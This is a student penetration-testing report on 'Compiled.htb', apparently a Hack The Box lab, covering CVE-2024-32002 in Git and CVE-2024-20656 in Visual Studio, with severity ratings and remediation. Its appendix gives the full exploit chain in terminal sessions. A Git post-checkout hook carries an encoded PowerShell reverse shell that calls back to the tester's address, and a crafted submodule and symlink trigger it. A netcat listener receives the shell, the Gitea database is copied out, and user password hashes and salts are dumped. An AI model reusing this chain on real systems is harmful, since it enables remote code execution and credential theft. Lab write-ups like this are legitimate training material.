VAPT REPORT

CYBERSECURITY CAREERS

(ST5069CEM)

Student Id: 220324

Coventry Id: 13710301

Submitted By: Suvani Basnet

Submitted To: Prof. Shiva Maharjan

VAPT REPORT

Date	2024-8-1 – 2024-8-15
Prepared By	CybseSec_Service
Reviewed By	CyberSec_Service
Submitted To	Tech_Company_XYZ

Abstratct

This report details the findings from a vulnerability assessment and penetration testing conducted on Tech_Company_XYZ's web application, "Compiled.htb." The assessment aimed to identify security weaknesses and evaluate the application's defenses. The results highlighted several critical vulnerabilities that could potentially lead to unauthorized access and system disruptions. Recommendations for remediation have been provided to help Tech_Company_XYZ strengthen their security measures and mitigate risks.

p.s the company names are hypothetical

Table of Contents

Executive Summary

CyberSec_Service was hired by Tech_Company_XYZ to conduct a detailed vulnerability assessment and penetration testing of their web application called "Compiled.htb," with the target IP address 10.10.11.26. Our goal was to evaluate the security of Tech_Company_XYZ's web application and find any weaknesses that could be exploited by attackers.

The key objectives of this assessment were:

- **Identifying Vulnerabilities:** To find any security issues or flaws in the web application that could be exploited by attackers.
- **Ensuring Data Confidentiality:** To check that sensitive data stored on Tech_Company_XYZ's servers is protected and not accessible to unauthorized individuals.

We used various techniques to simulate attacks and test the application's defenses. Our findings showed several critical vulnerabilities that could allow unauthorized access to system resources, expose sensitive information, or disrupt services.

This assessment is designed to help Tech_Company_XYZ strengthen their security measures and protect their web application from potential threats. (Poston, 2022)

Attack Narrative

Reconnaissance

The reconnaissance phase involved gathering essential information about the target system. Using tools and techniques we identified the open ports and operating system. This initial data collection helped us understand the system's structure and potential entry points for further investigation.

```
└─$ nmap -Pn 10.10.11.26
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-12 07:22 +0545
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 10.10.11.26
Host is up (2.4s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
3000/tcp open  ppp
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 554.57 seconds
```

Identifying Vulnerabilities

After collecting information, we analyzed the target system for vulnerabilities. Scanning revealed that ports 5000 and 3000 were open. Port 3000 was running Gitea, a Git repository management service, while port 5000 was associated with a service that compiled code. Further investigation uncovered a critical vulnerability (CVE-2024-32002) in Git related to symbolic links on Windows systems. This vulnerability allowed us to exploit the system by crafting a malicious Git repository

Setting up the environment

Created two repositories on the Gitea platform, named "hook" and "captain." Uploaded a malicious script to the "hook" repository.

Submodule Addition

Linked the "hook" repository to the "captain" repository as a submodule. Added a special link in the "captain" repository that pointed to the "hook" repository.

Exploitation

Uploaded the "captain" repository to Gitea and provided its URL to the `http://gitea.compiled.htb:5000` service for processing.

Getting Access

The service processed the "captain" repository, running the malicious script. This resulted in opening a remote connection back to the attacker's system.

TEST GRAPH

S.No	VULNERABLE PARAMETERS
1.	Git version 2.45.0
2.	Vulnerable VS Code on windows machine
3.	Bad permissions on gitea.db
4.	Web application of port 5000 is allowing unsanitary inputs

SCOPE

S. No	URL	DETAIL
1.	http://compiled.htb/ http://compiled.htb/3000 http://compiled.htb:5000	Web Application (Windows Server)

Methodologies and Standards

- OWASP Testing Guide
- NIST SP 800-115
- Penetration Testing Execution Standard (PTES)
- Information Security Management System (ISMS)
- Common Vulnerability Scoring System (CVSS)
- Risk Management Framework (RMF)

(Finn, 2024)

Test Timeframe

The documentation of VAPT was done between 2024-08-06 August to 2024-08-14 (August)

Severity Level	Description
CRITICAL	**- Significant business disruption** **- Breach of sensitive internal data** **- Severe financial and reputational damage** **- Major asset breakdown** **- Unauthorized access and alteration of critical data**
HIGH	**-Loss of customer trust** **- Exposure of sensitive internal data** **- Failure to meet regulatory requirements** **- Service unavailability** **- Unauthorized configuration changes** **- High financial and reputational impact** **- Access and modification of internal data**
MEDIUM	**-Disruption to customer service for up to one day** **- Noncompliance with internal standards** **- Manageable financial and reputational damage** **- Disclosure of non-public information**
LOW	- Minimal impact on internal services - Slight disruption to customers - Minimal monetary and reputational impact

Vulnerability Summary

(hat, 2021)

CVE-2024-32002

Rating: Critical [9.0]

Justification: This vulnerability allows Remote Code Execution (RCE) through exploitation of symbolic links in Git repositories. It can lead to severe consequences, leading to unauthorized access and data alterations, significant business disruption, and substantial financial and reputational damage. The ability to execute arbitrary code on a Windows system poses a major risk to security.

Visual Studio Code Vulnerability (CVE-2024-20656)

Rating: High [7.8]

Justification: This vulnerability involves improper handling of file operations and permissions in Visual Studio, which can lead to unauthorized access or modification of sensitive files. While it might not directly cause severe business disruption, it has a high potential for unauthorized access and significant financial and reputational impact if exploited, particularly in a development environment.

Observations

Vulnerability: Visual Studio Code Vulnerability (CVE-2024-20656)

Explanation

CVE-2024-20656 affects Visual Studio on Windows. The security flaw is in the VSStandardCollectorService150 service, which improperly handles file operations. This flaw allows to gain access to or modify sensitive files within the Visual Studio environment.

Criticality: High [ ]

Risks

- **Unauthorized Access:** Attackers could access or alter important files within Visual Studio.
- **Privilege Escalation:** Attackers could use this access to gain higher-level control over the system.
- **System Instability:** Modification of critical system files could cause the system to become unstable or fail.

Potential Company Impact:

- **Complete System Control:** Attackers could gain full control over critical systems, impacting all operations and data.
- **Data Loss:** Confidential development files could be lost or damaged, requiring significant recovery efforts.
- **Operational Risks:** Compromise of the system could result in downtime of whole server and operational issues, affecting productivity and project delivery.

Proof of concept (POC)

https://github.com/Wh04m1001/CVE-2024-20656

Remediation

- Ensure that all relevant security patches and updates from Visual Studio are applied to address the vulnerabilities in the VSStandardCollectorService150 service.
- Implement strict access controls and review permissions for file operations to prevent unauthorized access and modifications.
- Regularly monitor and audit the Visual Studio environment for unusual activities or signs of exploitation.

- Adopt security practices, including regular updates, access controls, and system monitoring to safeguard against potential vulnerabilities. ((NIST), 2024)

Git version 2.45.0 vulnerability

Site

http://compiled.htb:3000/

Explanation

CVE-2024-32002 is a serious security issue found in Git version 2.45.0, particularly on Windows computers. This issue arises from how Git handles links(symbolic) —shortcuts that point to other file/folders. On Windows, the system doesn't notice variation between uppercase and lowercase letters in file names. This can be exploited by attackers to trick Git into doing harmful things.

Git sometimes gets mistaken by links(symbolic) that look almost the same but have slightly different letter cases (like "A/modules/x" vs. "a/modules/x"). Attackers can use this confusion to redirect Git to important files, like the .git/ directory.

The .git/ directory holds significant settings and scripts for Git. These scripts run by themselves when wecertain things in Git are done, like switching between versions or merging files. If an attacker can put a harmful script into this directory, it will run whenever Git is used, potentially allowing the attacker to take control of the computer.

Impacts

- Attackers can execute any commands on the system, potentially gaining full control.
- Sensitive information from the machine could be accessed and stolen by attackers.
- Malicious scripts could alter system settings, install malware, or disrupt system operations.
- Exploitation can lead to significant disruptions, data loss, and decreased productivity.

CVS score

9.0

Impact: Critical [ ]

Remediation

- Regular updates to Git and other software are essential to fix known vulnerabilities and apply security patches.
- Conducting Git operations in isolated environments can help limit the impact of potential security issues

(Team, 2024)

Port 5000: Compilation on Gitea

Impact: Medium [ ]

Explanation

The "Compiled" project hosted on `http://compiled.htb:5000` is an online service designed to compile C++, C#, and .NET projects by accepting URLs in a specific format. Users can submit Git URLs that beginning with http and ending with .git. Once a valid URL is submitted, the service automatically runs Git on the target machine to retrieve the project files. After downloading the files, the backend system compiles the project, potentially generating an executable file.

This setup, while convenient, also poses significant risks. The process involves the target machine compiling the code fetched from an external source, which could lead to exploitation if a malicious repository is submitted.

Impacts

If the Git repository contains harmful scripts or code, the service might inadvertently compile and execute malicious software. This could lead to unauthorized access, data breaches, or the compromise of the system running the service.

Remediation

Given the potential risks, it's crucial to implement strong security measures, such as validating the URLs, scanning the content before execution, and limiting the privileges of the compiling process to minimize the impact of any potential exploits.

(chin, 2023)

(SecurityScorecard, 2024)

There was no permissions on gitea.db because of that we as a third person after getting access to the server could view and download the file. Severity Medium [ ]

You-tube Link for Walkthrough


https://youtu.be/l1fxi5s7ulg?feature=shared


References


- (NIST), N. I. (2024, January 9). *CVE-2024-20656 Detail*. Retrieved from National vulnerability database: https://nvd.nist.gov/vuln/detail/CVE-2024-20656
- chin, K. (2023, August 3). *What is Vulnerability Remediation?* Retrieved from Upguard: https://www.upguard.com/blog/vulnerability-remediation
- Finn, T. (2024, JAN 2024). *Penetration Testing Methodologies and Standards*. Retrieved from IBL BLOG: https://www.ibm.com/blog/pen-testing-methodology/
- hat, r. (2021, November 5). *What is a cve?* Retrieved from redhat: ww.redhat.com
- Poston, H. (2022, Feb 1). *How to write a vulnerability report*. Retrieved from infosec: https://www.howardposton.com
- SecurityScorecard. (2024, january 5). *What is Cybersecurity Risk? Definition & Factors to Consider in 2024*. Retrieved from securityscoreguard: https://securityscorecard.com/blog/what-is-cybersecurity-risk-factors-to-consider/
- Team, S. (2024, MAY 23). *CVE-2024-32002: Critical vulnerability in Git*. Retrieved from Tarlogic: qww.tarlogic.com

Appendix

```
└─$ nmap -Pn 10.10.11.26
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-12 07:22 +0545
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 10.10.11.26
Host is up (2.4s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
3000/tcp open  ppp
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 554.57 seconds
```




10.10.11.26:5000
PortSwigger
Juice Shop
Hack The Box
TryHackMe
FreeCodeCamp
Welcome to Compiled
Your one-stop solution for code compiling in C++, C#, and .NET
Our Services
C++ Compilation
We offer reliable C++ code compiling services.
C# Compilation
Let us compile your C# projects efficiently.
.NET Compilation
Get your .NET code compiled with precision.
Compile your code
Enter Git Repository URL:
Submit




```
┌──(kali㉿suvi)-[~/Desktop/Compiled]
└─$ #!/bin/bash


┌──(kali㉿suvi)-[~/Desktop/Compiled]
└─$ git config --global protocol.file.allow always
git config --global core.symlinks true

┌──(kali㉿suvi)-[~/Desktop/Compiled]
└─$ git config --global init.defaultBranch main


┌──(kali㉿suvi)-[~/Desktop/Compiled]
└─$ hook_repo_path="http://compiled.htb:3000/suvani/hook.git"


┌──(kali㉿suvi)-[~/Desktop/Compiled]
└─$ git clone "$hook_repo_path"

Cloning into 'hook'...
warning: You appear to have cloned an empty repository.

┌──(kali㉿suvi)-[~/Desktop/Compiled]
└─$ cd hook

┌──(kali㉿suvi)-[~/Desktop/Compiled/hook]
└─$ mkdir -p y/hooks
```

```
┌──(kali㉿suvi)-[~/Desktop/Compiled/hook]
└─$ cat > y/hooks/post-checkout <<EOF
#!/bin/bash
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwA
AMQAwAC4AMQA2AC4AOAAiACwAMQAyADMANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQ
ACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGU
wAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4
QALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAA
kAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgAC
cAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB
HQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgA
A7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
EOF
```

```
┌──(kali㉿suvi)-[~/Desktop/Compiled/hook]
└─$ chmod +x y/hooks/post-checkout

┌──(kali㉿suvi)-[~/Desktop/Compiled/hook]
└─$ git add y/hooks/post-checkout

┌──(kali㉿suvi)-[~/Desktop/Compiled/hook]
└─$ git commit -m "post-checkout"
[main (root-commit) 4c6900a] post-checkout
 1 file changed, 2 insertions(+)
 create mode 100755 y/hooks/post-checkout

┌──(kali㉿suvi)-[~/Desktop/Compiled/hook]
└─$ git push
Username for 'http://compiled.htb:3000': suvani
Password for 'http://suvani@compiled.htb:3000':
Enumerating objects: 5, done.
Counting objects: 100% (5/5), done.
Delta compression using up to 3 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (5/5), 905 bytes | 905.00 KiB/s, done.
Total 5 (delta 0), reused 0 (delta 0), pack-reused 0
remote: . Processing 1 references
remote: Processed 1 references in total
To http://compiled.htb:3000/suvani/hook.git
 * [new branch]      main → main
```

```
┌──(kali㉿suvi)-[~/Desktop/Compiled]
└─$ captain_repo_path="http://compiled.htb:3000/suvani/captain.git"


┌──(kali㉿suvi)-[~/Desktop/Compiled]
└─$ git clone "$captain_repo_path"
Cloning into 'captain' ...
warning: You appear to have cloned an empty repository.

┌──(kali㉿suvi)-[~/Desktop/Compiled]
└─$ cd captain

┌──(kali㉿suvi)-[~/Desktop/Compiled/captain]
└─$ git submodule add --name x/y "$hook_repo_path" A/modules/x

Cloning into '/home/kali/Desktop/Compiled/captain/A/modules/x' ...
remote: Enumerating objects: 5, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 5 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (5/5), done.
```

```
┌──(kali㉿suvi)-[~/Desktop/Compiled/captain]
└─$ git submodule add --name x/y "$hook_repo_path" A/modules/x

Cloning into '/home/kali/Desktop/Compiled/captain/A/modules/x' ...
remote: Enumerating objects: 5, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 5 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (5/5), done.

┌──(kali㉿suvi)-[~/Desktop/Compiled/captain]
└─$ git commit -m "add-submodule"

[main (root-commit) 1bf50ca] add-submodule
 2 files changed, 4 insertions(+)
 create mode 100644 .gitmodules
 create mode 160000 A/modules/x

┌──(kali㉿suvi)-[~/Desktop/Compiled/captain]
└─$ printf ".git" > dotgit.txt
git hash-object -w --stdin < dotgit.txt > dot-git.hash
printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" > index.info
git update-index --index-info < index.info
```

```
┌──(kali㉿suvi)-[~/Desktop/Compiled/captain]
└─$ git commit -m "add-symlink"
git push

[main acd785a] add-symlink
 1 file changed, 1 insertion(+)
 create mode 120000 a
Username for 'http://compiled.htb:3000': suvani
Password for 'http://suvani@compiled.htb:3000':
Enumerating objects: 8, done.
Counting objects: 100% (8/8), done.
Delta compression using up to 3 threads
Compressing objects: 100% (5/5), done.
Writing objects: 100% (8/8), 601 bytes | 601.00 KiB/s, done.
Total 8 (delta 1), reused 0 (delta 0), pack-reused 0
remote: . Processing 1 references
remote: Processed 1 references in total
To http://compiled.htb:3000/suvani/captain.git
 * [new branch]      main → main
```



```
┌──(kali㉿suvi)-[~]
└─$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.26] 54274

PS C:\Users\Richard\source\cloned_repos\3jb7a\.git\modules\x> ls


    Directory: C:\Users\Richard\source\cloned_repos\3jb7a\.git\modules\x


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          8/8/2024  10:02 AM                y


PS C:\Users\Richard\source\cloned_repos\3jb7a\.git\modules\x> whoami
Richard
PS C:\Users\Richard\source\cloned_repos\3jb7a\.git\modules\x>
```

```
PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          8/8/2024  10:00 AM                6d6ee93b-4efc-407d-839d-6548172e2e1a
d-----         5/24/2024   4:36 PM                app
d----l          8/8/2024  10:00 AM                c5c5589f-9520-4fc5-b2bf-5109ac808717
d-----         12/7/2019  10:14 AM                PerfLogs
d-r---         5/24/2024   8:10 PM                Program Files
d-r---         1/30/2024   6:16 PM                Program Files (x86)
d-r---         5/22/2024   7:56 PM                Users
d-----         7/16/2024   2:04 PM                Windows
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/20/2024   2:32 AM                Application Verifier
d-----         1/20/2024   1:34 AM                Common Files
d-----         5/23/2024   3:34 PM                Git
d-----         5/22/2024   8:01 PM                Gitea
d-----         5/24/2024   3:22 PM                Internet Explorer
d-----         3/15/2024   9:10 PM                Microsoft Update Health Tools
d-----         12/7/2019  10:14 AM                ModifiableWindowsApps
d-----         5/24/2024   3:43 PM                Python312
d-----         5/22/2024   8:14 PM                RUXIM
d-----         1/20/2024   1:35 AM                VMware
d-----         3/15/2024   9:30 PM                Windows Defender
d-----         5/24/2024   3:22 PM                Windows Defender Advanced Threat Protection
d-----         3/15/2024   9:30 PM                Windows Mail
d-----         3/15/2024   9:30 PM                Windows Media Player
d-----         5/24/2024   3:22 PM                Windows Multimedia Platform
d-----         1/20/2024   1:28 AM                Windows NT
d-----         3/15/2024   9:30 PM                Windows Photo Viewer
d-----         5/24/2024   3:22 PM                Windows Portable Devices
d-----         12/7/2019  10:31 AM                Windows Security
d-----         12/7/2019  10:31 AM                WindowsPowerShell
```

```
PS C:\Program Files> cd Gitea
PS C:\Program Files\Gitea> dir


    Directory: C:\Program Files\Gitea


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/22/2024   8:01 PM                custom
d-----          8/8/2024  10:20 AM                data
d-----         5/22/2024   8:01 PM                log
-a----         5/22/2024   7:42 PM      208024735 gitea.exe
```

```
PS C:\Program Files\Gitea\data> python -m http.server 8000
```




```
┌──(kali㉿suvi)-[~/Downloads]
└─$ file gitea.db
gitea.db: SQLite 3.x database, last written using SQLite version 3042000, file counter 820, database pages 496, cookie 0×1cb,
schema 4, UTF-8, version-valid-for 820
```

```
┌──(kali㉿suvi)-[~/Downloads]
└─$ sqlite3 gitea.db

SQLite version 3.46.0 2024-05-23 13:25:27
Enter ".help" for usage hints.
sqlite> .tables
access                          org_user
access_token                    package
action                          package_blob
action_artifact                 package_blob_upload
action_run                      package_cleanup_rule
action_run_index                package_file
action_run_job                  package_property
action_runner                   package_version
action_runner_token             project
```

```
sqlite> SELECT * FROM user;
1|administrator|administrator||administrator@compiled.htb|0|enabled|1bf0a9561cf076c5fc0d76e140788a91b5281609c384791839fd6e9996
d3bbf5c91b8eee6bd5081e42085ed0be779c2ef86d|pbkdf2$50000$50|0|0|0||0|||6e1a6f3adbe7eab92978627431fd2984|a45c43d36dce3076158b19c
2c696ef7b|en-US||1716401383|1716669640|1716669640|0|-1|1|1|0|0|0|1|0||administrator@compiled.htb|0|0|0|0|0|0|0|0||arc-green|
0
2|richard|richard||richard@compiled.htb|0|enabled|4b4b53766fe946e7e291b106fcd6f4962934116ec9ac78a99b3bf6b06cf8568aaedd267ec02b
39aeb244d83fb8b89c243b5e|pbkdf2$50000$50|0|0|0||0|||2be54ff86f147c6cb9b55c8061d82d03|d7cf2c96277dd16d95ed5c33bb524b62|en-US||1
716401466|1720089561|1720089548|0|-1|1|0|0|0|0|1|0||richard@compiled.htb|0|0|0|0|2|0|0|0|0||arc-green|0
4|emily|emily||emily@compiled.htb|0|enabled|97907280dc24fe517c43475bd218bfad56c25d4d11037d8b6da440efd4d691adfead40330b2aa6aaf1
f33621d0d73228fc16|pbkdf2$50000$50|1|0|0||0|||0056552f6f2df0015762a4419b0748de|227d873cca89103cd83a976bdac52486|||1716565398|1
716567763|0|0|0|-1|1|0|0|0|0|1|0||emily@compiled.htb|0|0|0|0|0|0|2|0||arc-green|0
6|suvani|suvani||suvani@gmail.com|0|enabled|b0be85e99fc0be8b4c7131a69c6b1e3f8b4a0090af47f660a0badde4f06829f34ae57101528e6e8e4c
939d0f25031f385469|pbkdf2$50000$50|0|0|0||0|||27c7553e5d3a9557e18fb33d092a30ba|681c8959213982d3da67659033a00c2a|en-US||1723111
517|1723127587|1723111517|0|-1|1|0|0|0|0|1|0||suvani@gmail.com|0|0|0|0|2|0|0|0|0||arc-green|0
7|test|test||test@email.com|0|enabled|2f8e8aaa096249b7f9463afb9c7dae4ac5153236e6a420e6399e30f53c69c8baafb3573f9231755a7e55dd03
75e11775a50a|pbkdf2$50000$50|0|0|0||0|||a87987740e0a66323fa8863a0831205b|539092193221809a96639ec95597c3c1|en-US||1723117738|17
23120784|1723117738|0|-1|1|0|0|0|0|1|0||test@email.com|0|0|0|0|1|0|0|0|0|unified|arc-green|0
8|kun|kun||admin@qq.com|0|enabled|dd55013eaac1e2eaa3b3dde1c125c1d0129083743d1eb460b3ff8b86e9ed3a695c397c23b5029e4f6c62b99a9e4b
d191c260|pbkdf2$50000$50|0|0|0||0|||ad2fd29615598d344994a139c86ab162|b8dce387ab66cb5fb7db7ad48f1a996d|en-US||1723122126|172312
3806|1723122126|0|-1|1|0|0|0|0|1|0||admin@qq.com|0|0|0|0|2|0|0|0|0||arc-green|0
```

```
1|administrator|administrator||administrator@compiled.htb|0|enabled|1bf0a9561cf076c5fc0d76e140788a91b5281609c384791839fd6e9996
d3bbf5c91b8eee6bd5081e42085ed0be779c2ef86d|pbkdf2$50000$50|0|0|0||0|||6e1a6f3adbe7eab92978627431fd2984|a45c43d36dce3076158b19c
2c696ef7b|en-US||1716401383|1716669640|1716669640|0⊢1|1|1|0|0|1|0||administrator@compiled.htb|0|0|0|0|0|0|0|0||arc-green|
0
2|richard|richard||richard@compiled.htb|0|enabled|4b4b53766fe946e7e291b106fcd6f4962934116ec9ac78a99b3bf6b06cf8568aaedd267ec02b
39aeb244d83fb8b89c243b5e|pbkdf2$50000$50|0|0|0||0|||2be54ff86f147c6cb9b55c8061d82d03|d7cf2c96277dd16d95ed5c33bb524b62|en-US||1
716401466|1720089561|1720089548|0⊢1|1|0|0|0|1|0||richard@compiled.htb|0|0|0|2|0|0|0|0||arc-green|0
